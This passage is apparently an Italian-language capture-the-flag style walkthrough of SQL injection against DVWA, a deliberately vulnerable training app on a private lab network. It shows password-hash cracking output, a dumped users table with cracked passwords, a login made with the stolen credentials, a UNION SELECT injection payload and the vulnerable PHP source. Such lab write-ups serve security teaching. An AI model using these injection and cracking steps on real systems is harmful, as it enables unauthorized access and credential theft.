do you want to use common password suffixes? (slow!) [y/N] y
[03:12:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[03:12:59] [INFO] starting 2 processes
[03:13:06] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[03:13:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[03:13:20] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[03:13:24] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[03:13:36] [INFO] using suffix '1'
[03:14:12] [INFO] using suffix '123'
[03:14:21] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[03:14:47] [INFO] using suffix '2'
[03:15:20] [INFO] using suffix '12'
[03:15:56] [INFO] using suffix '3'
[03:16:34] [INFO] using suffix '13'
[03:17:11] [INFO] using suffix '7'
[03:17:46] [INFO] using suffix '11'
[03:18:23] [INFO] using suffix '5'
[03:18:59] [INFO] using suffix '22'

```

```


[03:23:45] [INFO] using suffix '06'
[03:24:27] [INFO] using suffix '08'
[03:25:08] [INFO] using suffix '8'
[03:25:53] [INFO] using suffix '15'
[03:26:37] [INFO] using suffix '69'
[03:27:15] [INFO] using suffix '16'
[03:27:48] [INFO] using suffix '6'
[03:28:23] [INFO] using suffix '18'
[03:28:59] [INFO] using suffix '!'
[03:29:39] [INFO] using suffix '.'
[03:30:15] [INFO] using suffix '*'
[03:30:51] [INFO] using suffix '!'
[03:31:31] [INFO] using suffix '?'
[03:32:06] [INFO] using suffix ';'
[03:32:40] [INFO] using suffix '...'
[03:33:12] [INFO] using suffix '!!!'
[03:33:44] [INFO] using suffix ','
[03:34:23] [INFO] using suffix '@'
Database: dvwa
Table: users -- mysql_query(GETID) or die('pre' . mysql_error()) . </pre> );
[5 entries]

```

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Torniamo alla DVWA per verificare se le credenziali funzionano:

192.168.50.100/dvwa/login.php



Username

Password

Login

You have logged out

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparer

InterceptHTTP historyWebSockets historyProxy settings

Request to http://192.168.50.100:80

ForwardDropIntercept is onActionOpen browser

PrettyRawHex

1 POST /dvwa/login.php HTTP/1.1

2 Host: 192.168.50.100

3 Content-Length: 44

4 Cache-Control: max-age=0

5 Accept-Language: en-US

6 Upgrade-Insecure-Requests: 1

7 Origin: http://192.168.50.100

8 Content-Type: application/x-www-form-urlencoded

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8

11 Referer: http://192.168.50.100/dvwa/login.php

12 Accept-Encoding: gzip, deflate, br


13 Cookie: security=low; PHPSESSID=c03b08aac2f29a13e54f3347ef3ade9c

14 Connection: keep-alive

15

16 username=gordonb&password=abc123&Login=Login

Riusciamo ad effettuare il login con le credenziali inserite



HomeInstructionsSetupBrute ForceCommand ExecutionCSRFFile InclusionSQL InjectionSQL Injection (Blind)UploadXSS reflectedXSS storedDVWA SecurityPHP InfoAboutLogout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

DVWA - MEDIUM LEVEL SECURITY

Con la query [1 UNION SELECT user, password FROM users --] riusciamo a ottenere informazioni sulle password e gli utenti anche sul livello Medium.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT user, password FROM users --  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1 UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1 UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1 UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1 UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

Come vediamo dal source code, questa query funziona perché non sono inclusi caratteri speciali. A questo livello infatti, è presente la funzione `mysqli_real_escape_string()` che inserisce backslashes davanti ai caratteri seguenti: `\x00` , `\n` , `\r` , `\` , `'` , `"` and `\x1a`. In questo caso quindi la nostra query funziona perché non contiene nessuno dei caratteri sopra.

SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysqli_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysqli_query($getid) or die('<pre>' . mysqli_error() . '</pre> ');
    $num = mysqli_numrows($result);
    $i=0;
    while ($i < $num) {
        $first = mysqli_result($result,$i,"first_name");
        $last = mysqli_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

DVWA - HIGH LEVEL SECURITY

Provando a inserire la stessa query utilizzata per bypassare il livello Medium, a questo livello non riusciamo ad accedere ai dati. Visualizzando il codice sorgente, osserviamo che è stato aggiunto un ulteriore livello di sanificazione dell'input

SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;

        }

    }

}

?>
```

A questo livello è stata aggiunta la funzione php stripslashes(), che rimuove i backslashes dall'input e la funzione is_numeric() inserita in una if function, che verifica se l'id inserito è un numero o meno.